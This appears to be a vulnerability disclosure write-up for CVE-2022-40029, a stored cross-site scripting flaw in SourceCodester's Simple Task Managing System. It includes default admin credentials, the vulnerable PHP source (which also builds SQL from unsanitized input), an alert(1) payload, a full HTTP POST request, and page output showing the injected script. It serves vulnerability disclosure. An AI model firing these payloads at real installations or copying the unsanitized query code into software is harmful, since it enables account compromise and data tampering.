ℙ main ▾   ⋯

CVE_HUNTER / **CVE_09** / **2022-09-01-XSS3.md**

| 🐵 **xidaner** add CVE number | 🕓 History |

🖣 **1 contributor**

☰   49 lines (36 sloc)   1.92 KB   ⋯

CVE-2022-40029 Simple Task Managing System - XSS3

A vulnerability classified as problematic was found in SourceCodester Simple Task Managing System. This vulnerability affects unknown code. The manipulation of the argument newProjectValidation.php leads to cross site scripting. The attack can be initiated remotely.

username:admin password:admin ----> {ip}/newProjectValidation.php

Supplier： https://www.sourcecodester.com/php/15624/simple-task-managing-system-php-mysqli-free-source-code.html

/newProjectValidation.php has XSS

> Payload: "><ScRiPt>alert(1)</sCrIpT>

XSS because $short can be closed

```php
<?php
session_start();
require_once "connect.php";

$connection = new mysqli($host, $db_user, $db_password, $db_name);

if($connection->connect_errno!=0){
    echo "Error: ".$connection->connect_errno . "<br>";
    echo "Description: " . $connection->connect_error;
}
else{
    $fullName = $_POST['full'];                              Not sterilized
    $shortName = $_POST['short'];

    $sql = "INSERT INTO projects VALUES (NULL, '$fullName', '$shortName')";

    if($connection->query($sql)){
        $_SESSION['newProjectSuccess'] = '<span class="success-msg">Project is added successfully.</span>';
        unset($_SESSION['addProjectError']);
        header('Location: index.php');
    }
    else{
        $_SESSION['addProjectError'] = '<span class="error-msg">Sorry! The project couldnot be added.</span>';
        //header('Location: newTask.php');
    }
    $connection->close();
}
?>
```

Payload

```
POST /cve/Task%20Managing%20System%20in%20PHP/newProjectValidation.php HTTP/1.1
Host: localhost
Content-Length: 102
Cache-Control: max-age=0
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="94"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/cve/Task%20Managing%20System%20in%20PHP/newProject.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=hvkotkilavedcvtchro67huf9i
Connection: close

short=%22%3E%3CScRiPt%3Ealert%281%29%3C%2FsCrIpT%3E
```

NEW PROJECT

Full project name:

```
"><ScRiPt>alert(1)</sCrIpT>
```

Short project name:

```
"><ScRiPt>alert(1)</sCrIpT>
```

Add new project

← → C ⓘ localhost/cve/Task%20Managing%20System%20in%20PHP/index.php

PROJECTS LIST

Logged in as **admin** [logout]

Full name	Short name	Tasks left
admin1	admin1	0
admin1	0	0
">	">	

ⓘ DevTools is now available in Chinese! | Always match Chrome's language | Switch DevTools to Chinese | Don't show again

Elements | Console | Sources | Network | Performance | Memory | Application | Security | Lighthouse | Augmente

Styles

Filter

```html
<html lang="pl">
▶<head>…</head>
▼<body>
  ▼<div class="container projectListContainer">
      ::before
      <h1>Projects list</h1>
    ▶<div class="lg-6 whoami">…</div>
    ▶<div class="lg-6 createBoard">…</div>
    ▼<div class="lg-12">
      ▼<table class="project-list">
        ▶<thead>…</thead>
        ▼<tbody>
          ▶<tr>…</tr>
          ▶<tr>…</tr>
          ▼<tr>
            ▼<td>
                "">"
                <script>alert(1)</script>
            </td>
            ▼<td>
                "">"
            ▼<script>
                alert(1)</</td>
                              <td>0</td>
                              <td><a href='board.php?sn="><ScRiPt>alert(1)</'
            class='btn'>Board</a></td>
                        </tr>            </tbody>
          </table>
              </div>
        </div>
            <script src="js/custom.js"> == $0
```

Task system

localhost/cve/Task%20Managing%20System%20in%20PHP/index.php

localhost 显示

1

确定